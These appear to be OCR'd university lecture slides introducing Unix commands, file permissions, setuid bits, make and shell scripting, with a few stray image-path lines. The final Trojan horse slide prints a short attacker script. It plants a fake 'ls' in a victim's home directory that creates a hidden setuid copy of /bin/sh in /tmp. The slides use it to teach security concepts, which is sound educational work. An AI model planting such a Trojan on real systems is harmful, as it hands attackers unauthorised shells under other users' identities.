Unix Basics

Lecture 14

UNIX Introduction

- The UNIX operating system is made up of three parts;
  - the kernel, the shell and the programs.
- The kernel of UNIX is the hub of the operating system:
  - it allocates time and memory to programs and handles the file store and communications in response to system calls.
- The shell acts as an interface between the user and the kernel.

Unix

- Developed at AT&T Bell Labs
- Single monolithic kernel
  - Kernel mode
    - File system, device drivers, process management
  - User programs run in user mode
    - networking

Basic Commands(1)

ls	list files and directories
ls -a	list all files and directories
mkdir	make a directory
cd directory	change to named directory
cd	change to home-directory
cd ~	change to home-directory
cd ..	change to parent directory
pwd	display current dir path

Basic Commands(2)

- cp file1 file2 copy file1 and call it file2
- mv file1 file2 move or rename file1 to file2
- rm file remove a file
- rmdir directory remove a directory
- cat file display a file
- more file display a file a page at a time
- who list users currently logged in
- lpr -Pprinter psfile print postscript file to named printer
- * match any number of characters
- ? match one character
- man command read the online manual page for a command

Basic Commands(3)

- command > file redirect standard output to a file
- command >> file append standard output to a file
- command < file redirect standard input from a file
- grep 'keyword' file search a file for keywords

  % grep science science.txt
- wc file count number of lines/words/characters in file

  % wc -w science.txt
- sort sort data (numerically or alphabetically)

  Ex:
  to sort the list of object, type
  % sort < biglist
  and the sorted list will be output to the screen.


Unix
Identification and authentication

- Users have username
  - Internally identified with a user ID (UID)
  - Username to UID info in /etc/passwd
  - Super UID = 0
    - can access any file
  - Every user belong to a group – has GID
- Passwords to authenticate
  - in /etc/passwd
    - Shadow file /etc/shadow

Unix file security

- Each file has owner and group
- Permissions set by owner
  - Read, write, execute
  - Owner, group, other
  - Represented by vector of four octal values
- Only owner, root can change permissions
  - This privilege cannot be delegated or shared

File system security (access rights)



-rwxrwxrwx	a file that everyone can read, write and execute (and delete).
-rw-------	a file that only the owner can read and write - no-one else can read or write and no-one has execution rights (e.g. your mailbox file).

Unix File Permissions

- File type, owner, group, others

```
drwx------   2 jjoshi  isfac  512  Aug 20  2003 risk management
lrwxrwxrwx   1 jjoshi  isfac   15  Apr  7 09:11 risk_m->risk management
-rw-r--r--   1 jjoshi  isfac 1754  Mar  8 18:11 words05.ps
-r-sr-xr-x   1 root    bin   9176  Apr  6  2002 /usr/bin/rs
-r-sr-sr-x   1 root    sys   2196  Apr  6  2002 /usr/bin/passwd
```

- File type: regular -, directory d, symlink l, device b/c, socket s, fifo f/p
- Permission: r, w, x, s or S (set.id), t (sticky)
- While accessing files
  - Process EUID compared against the file UID
  - GIDs are compared; then Others are tested

Effective user id (EUID)

- Each process has three Ids
  - Real user ID (RUID)
    - same as the user ID of parent (unless changed)
    - used to determine which user started the process
  - Effective user ID (EUID)
    - from set user ID bit on the file being executed, or sys call
    - determines the permissions for process
  - Saved user ID (SUID)
    - Allows restoring previous EUID
- Similarly we have
  - Real group ID, effective group ID,


IDs / Operations

- Root can access any file
- Fork and Exec
  - Inherit three IDs,
    - except exec of file with setuid bit
- Setuid system calls
  - seteuid(newid) can set EUID to
    - Real ID or saved ID, regardless of current EUID
    - Any ID, if EUID=0
  - Related calls: setuid, seteuid, setreuid

Setid bits on executable Unix file

- Three setid bits
  - Setuid
    - set EUID of process to ID of file owner
  - Setgid
    - set EGID of process to GID of file
  - Setuid/Setgid used when a process executes a file
    - If setuid (setgid) bit is on – change the EUID of the process changed to UID (GUID) of the file
  - Sticky
    - Off: if user has write permission on directory, can rename or remove files, even if not owner
    - On: only file owner, directory owner, and root can rename or remove file in the directory

Example



Careful with Setuid !

- Can do anything that owner of file is allowed to do
- Be sure not to
  - Take action for untrusted user
  - Return secret data to untrusted user
- Principle of least privilege
  - change EUID when root privileges no longer needed
- Setuid scripts (bad idea)
  - Race conditions: begin executing setuid program; change contents of program before it loads and is executed

Anything possible if root

Basic Commands(4)

- chmod [options] file change access rights for named file

For example, to remove read write and execute permissions on the file biglist for the group and others, type

% chmod go-rwx biglist

This will leave the other permissions unaffected.

To give read and write permissions on the file biglist to all,

% chmod a+rw biglist

Overview of Make Utility

- The make utility is a software engineering tool for managing and maintaining computer programs.
- Make provides most help when the program consists of many component files.
  - As the number of files in the program increases so to does the compile time, complexity of compilation command and the likelihood of human error when entering command lines, i.e. typos and missing file names.
- By creating a **descriptor file** containing **dependency rules**, **macros** and **suffix rules**,
  - you can instruct make to automatically rebuild your program whenever one of the program's component files is modified.
  - Make is smart enough to only recompile the files that were affected by changes thus saving compile time.

What Make Does?

- Make goes through a descriptor file starting with the **target** it is going to create.
- Make looks at each of the target's **dependencies** to see if they are also listed as targets.
- It follows the chain of dependencies until it reaches the end of the chain and then begins backing out executing the commands found in each target's rule.
- Actually every file in the chain may not need to be compiled.
- Make looks at the time stamp for each file in the chain and compiles from the point that is required to bring every file in the chain up to date. If any file is missing it is updated if possible.

What Make Does?(2)

- Make builds object files from the source files and then links the object files to create the executable file.
- If a source file is changed only its object file needs to be compiled and then linked into the executable instead of recompiling all the source files.

Descriptor File

```
prog1 : file1.o file2.o file3.o
        CC -o prog1 file1.o file2.o file3.o

file1.o : file1.cc mydefs.h
        CC -c file1.cc

file2.o : file2.cc mydefs.h
        CC -c file2.cc

file3.o : file3.cc
        CC -c file3.cc

clean :
        rm file1.o file2.o file3.o
```

Simple Example

- This is an example descriptor file to build an executable file called prog1.
  - It requires the source files file1.cc, file2.cc, and file3.cc.
  - An include file, mydefs.h, is required by files file1.cc and file2.cc.
  - If you want to compile this file from the command line using C++ the command would be

    % CC -o prog1 file1.cc file2.cc file3.cc
- This command line is rather long to be entered many times as a program is developed and is prone to typing errors. A descriptor file could run the same command better by using the simple command
- % make prog1
- or if prog1 is the first target defined in the descriptor file
- % make

Explanation of Descriptor File

- make finds the target prog1 and sees that it depends on the object files file1.o file2.o file3.o
- make next looks to see if any of the three object files are listed as targets.
  - They are so make looks at each target to see what it depends on.
  - make sees that file1.o depends on the files file1.cc and mydefs.h.
- Now make looks to see if either of these files are listed as targets
  - since they aren't, it executes the commands given in file1.o's rule and compiles file1.cc to get the object file.
- make looks at the targets file2.o and file3.o and compiles these object files in a similar fashion.
- make now has all the object files required to make prog1 and does so by executing the commands in its rule.

Dependency Rules(1)

- A rule consist of three parts, one or more targets, zero or more dependencies, and zero or more commands in the following form:
- `target1 [target2 ...] :[:] [dependency1 ...] [; commands] [<tab> command]`
- Target : A target is usually the name of the file that make creates, often an object file or executable program.

Dependency Rules(2)

- Dependencies:
  - A dependency identifies a file that is used to create another file.
  - For example a .cc file is used to create a .o, which is used to create an executable file.
- Commands:
  - Each command in a rule is interpreted by a shell to be executed.
  - By default make uses the /bin/sh shell.
  - The default can be over ridden by using the macro SHELL = /bin/sh or equivalent to use the shell of your preference.
  - This macro should be included in every descriptor file to make sure the same shell is used each time the descriptor file is executed.

Shell Programming

- Shell scripting skills have many applications, including:
- Ability to automate tasks, such as
  - Backups
  - Administration tasks
  - Periodic operations on a database via cron
  - Any repetitive operations on files
- Increase your general knowledge of UNIX
  - Use of environment
  - Use of UNIX utilities
  - Use of features such as pipes and I/O redirection

Examples of Shell Programming

- Store the following in a file named simple.sh and execute it

```
#!/bin/sh
# Show some useful info at the start of the day
date
echo Good morning $USER
cal
last | head -6
```

- Shows current date, calendar, and a six of previous logins
- Notice that the commands themselves are not displayed, only the results

Storing File Names in Variables

- A variable is a name that stores a string
- It's often convenient to store a filename in a variable
- Store the following in a file named variables.sh and execute it

```
#!/bin/sh
# An example with variables
filename="/etc/passwd"
echo "Check the permissions on $filename"
ls -l $filename
echo "Find out how many accounts there are on this
  system"
wc -l $filename
```

- Now if we change the value of $filename, the change is automatically propagated throughout the entire script

Performing Arithmetic

- Backslash required in front of '*' since it is a filename wildcard and would be translated by the shell into a list of file names
- You can save arithmetic result in a variable
- Store the following in a file named arith.sh and execute it

```
#!/bin/sh
# Perform some arithmetic
x=24
y=4
Result=`expr $x \* $y`
echo "$x times $y is $Result"
```

Trojan Horse

- Program with an overt (expected) and covert (unexpected) effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization
- Trojan horse may replicate
  - Create copy on execution
  - Spread to other users/systems

Propagation

- *Perpetrator*

```
cat >/homes/victim/ls <<eof
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
eof
```

- *Victim*

```
ls
```

- It is a violation to trick someone into creating a shell that is *setuid* to themselves
- How to replicate this?